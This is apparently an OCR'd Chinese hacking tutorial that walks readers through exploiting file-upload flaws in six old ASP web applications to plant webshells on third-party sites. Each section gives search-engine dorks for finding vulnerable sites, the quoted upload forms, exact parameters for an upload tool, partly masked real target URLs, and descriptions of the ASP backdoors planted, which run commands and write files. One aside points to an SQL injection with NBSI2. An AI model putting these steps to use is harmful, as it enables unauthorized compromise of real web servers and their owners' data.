


图2

程序返回成功后,可以用浏览器再检查一下是否成功,这里显示上传成功了!如图3所示。




图3

小提示 文件已经上传成功,但没有出现"上传成功"的提示对话框,可以在浏览器里直接输入目标站点上的WebShell路径来测试是否成功,程序有时候会有误报。

后门介绍:这里用的是一个比较古老的后门,也就是最开始出现的直接调用CMD的那个WebShell了!直接在文本框中输入DOS命令"netstat -an"点运行,会看到本机都开了哪些端口,以及与远程主机的连接情况。其他DOS命令也可以执行,不过要注意权限问题。

2. 尘缘新闻系统

尘缘新闻系统0.45 Finish以下版本(测试版本V1.0 Access Finish)。先在Google里搜索关键词 V1.0 Access Finish,会看到出现一大堆使用尘缘雅境系统的网站,而它们就是我们的目标了!

先来分析一下如何填写参数。比如说某网站首页是http://www.xx.com/asfq/index.asp,那么就要这样填写

Action: http://www.xx.com/asfq/admin/uploadfaceok.asp。

漏洞目录 /asfq/admin(注意一定要加上admin)。

在Uploadface.asp中找相应的参数 Uploadface.asp中的表单如下:

小提示 漏洞文件一般不用改,不过有些老版的尘缘系统的漏洞文件是Uploadok.asp,如果Uploadfaceok.asp不成功,再改成Uploadok.asp。

```
<form name="form" method="post" action="uploadfaceok.asp" enctype="multipart/form-data" >
<input type="hidden" name="CopyrightInfo" value="http://www.chinaasp.com">
<input type="hidden" name="filepath" value="../uploadfile/face/">
<input type="hidden" name="act" value="upload"><input type="file" name="file1" size=10 title="类型: jpg,gif,png,bmp, 限制: 200K">
<input type="submit" name="Submit" value="上传">
```

参数的填写方法类似动网。提交数据,成功后结果如图4、图5所示。




图4



图5

后门介绍:这里用的是动鲨的一个网页木马,执行DOS命令之前,你还需要把自己计算机上的CMD.exe上传到服务器上与网页木马相同的目录下,否则命令是不会执行的!很多网站做了安全策略,DOS命令不能执行,有时利用动鲨的这个ASP木马反而可以执行一些命令!

3. 动感下载系统

动感下载系统XP专业版 v1.3 Build 0112及以下版本。在百度里搜索 SoftView.Asp?SoftID=,可以找到很多套系

统。在它的Upload.asp中存在如下表单:

```
<form name="form" method="post" action="UpFile.asp" enctype="multipart/form-data" >
<input type="hidden" name="filepath" value="../upload200409">
<input type="hidden" name="act" value="upload">文件位置
<input type="file" name="file1" size="38">
<input type="submit" name="Submit" value="上传" onclick="parent.document.myform.Submit.disabled=true,parent.document.myform.Submit2.disabled=true;"> <br>文件类型:gif/jpg/zip/rar,大小限制:3000K</form>
```

小提示 在百度里搜索:SoftView.Asp?SoftID=找到的版本是Access版的程序,如果搜索/SoftView/SoftView,找到的就是SQL版的程序。

有功底的朋友大概都看出来问题了吧? 文不是分析具体漏洞的,也就不做详细讲解了,新手朋友们就直接先按下面的参数提交成功后再来慢慢研究具体的漏洞吧! 如图6、图7所示。




图6




图7

后门介绍:冰狐浪子微型ASP后门,非常小的一个后门,仅一句话,也可插在别的网页里面,它把常用功能集成到了一起,包括写入存在的文件、环境探测、磁盘信息、搜索网络邻居共享等。

4. Dxxo论坛

Dxxo论坛2004年1月发布版。它的Uploadface.asp文件中存在如下表单:

```
<form method="post" action="upload.asp" enctype="multipart/form-data" name="form2" class="tdc">
<input type=file name="file1" size="40" class=bdtj>
<input type="hidden" name="uploadfacey" value="uploadface/">
<input type="submit" name="submit" value="上传" class=bdtj></form>
```

这里和前面的漏洞有点不同,UpPath第一个文本框中要改成Uploadfacey而不是上例中的FilePath,Cookies的值要注册后再抓取的值,不然无法成功! 具体参数如图8、图9所示。




图8




图9

小提示 这里不要管图8左边文本框出现的上传成功后显示的文件名(下划线部分)。

```
<script>parent.form1.f3_content.value+='[uploadimg]fyzw_2004926201636.jpg[/uploadimg]'</script>test.jpg (1162) 上传成功!
```

没有看到Test.asp也没关系,只要直接在浏览中直接输入WebShell的地址访问,就可以得到后门了(如图9):
http://www.ri*an.cc/bbs/uploadface/test.asp

后门介绍:一个很不错的木马,可以让你在目标机器上写文件,第一次是出现在臭要饭的写的动网Upfies利用程序里。在"保存文件的绝对路径"下的文本框中输入目标机器上木马的存放位置和文件名(绝对路径上面已经给出来了,我们可以参照着写),在输入马的内容中复制上木马的内容,点保存完成上传即可!

5. 天意商务网

天意商务网3.6、3.7版。在百度中搜索"天意商务网",会找到很多装有天意商务网的站点,它的Add.asp文件中存在如下表单:

```
<form method="POST" action="zs_save_add.asp" name="Form1" nctype="multipart/form-data">
<input type="hidden" name="filepath" value="../../picture/">
<INPUT type="file" class="f11" name="file" size="33"title="上传产品图片资料不能大于200K。(要求250×250像素)">
```

这里和上面的漏洞也有一点不同,File的第一个文本框中要输入File,"zs_save_add.asp"的确切位置是

"manage/spzs/zs_save_add.asp",而且成功后也没有出现"上传成功"的对话框,完整参数和上传情况如图10、图11所示




图10




图11

后门介绍:这个后门叫蓝屏木马,带有名字、密码、认证等三重验证,可以把它伪装成一个后台管理界面,而且功能也很多,很实用。

小提示:天意商务网系统有一个变量ID过滤不严,利用NBSI2很容易注入,有兴趣的朋友可以找找看。

6.乔客论坛

JoekoeV6.0.是我在做实验过程中用时最多的一个,因为参数太多,开始实验时总是报参数错误。首先来看如何找到对我们有用的表单。在浏览中输入:

```
http://www.zrl*3.com/user_put.asp?action=gallery
```

别忘了登录,然后查看源文件:

```
<tr><td>上传图片:</td><td><iframe frameborder=0 name=upload_frame width='100%' height=30 scrolling=no src='upload.asp?uppath=gallery&upname=g20049271l0356&uptext=pic'></iframe></td></tr>
表单存放在Upload.asp?uppath=gallery&upname=g2004927110356&uptext=pic中。再在表单中找参数,在浏览器中输入:http://www.zrl*3.com/upload.asp?action=gallery&upname=g2004927110356&uptext=pic'
查看其源文件内容:
<form name=form1 action='?action=UpFile' method=post enctype='multipart/form-data'>
<input type=hidden name=up_path value='gallery'>
<input type=hidden name=up_name value='g2004927110356'>
<input type=hidden name=up_text value='pic'><tr>
<td><input type=file name=file_name1 value='' size=40></td>
<td align=center height=30><input type=submit name=submit value='点击上传'>
```

现在可以根据上面的代码设置详细的程序参数了。在Action中输入:

```
http://www.zrl*3.com/upload.asp?action=UpFile
```

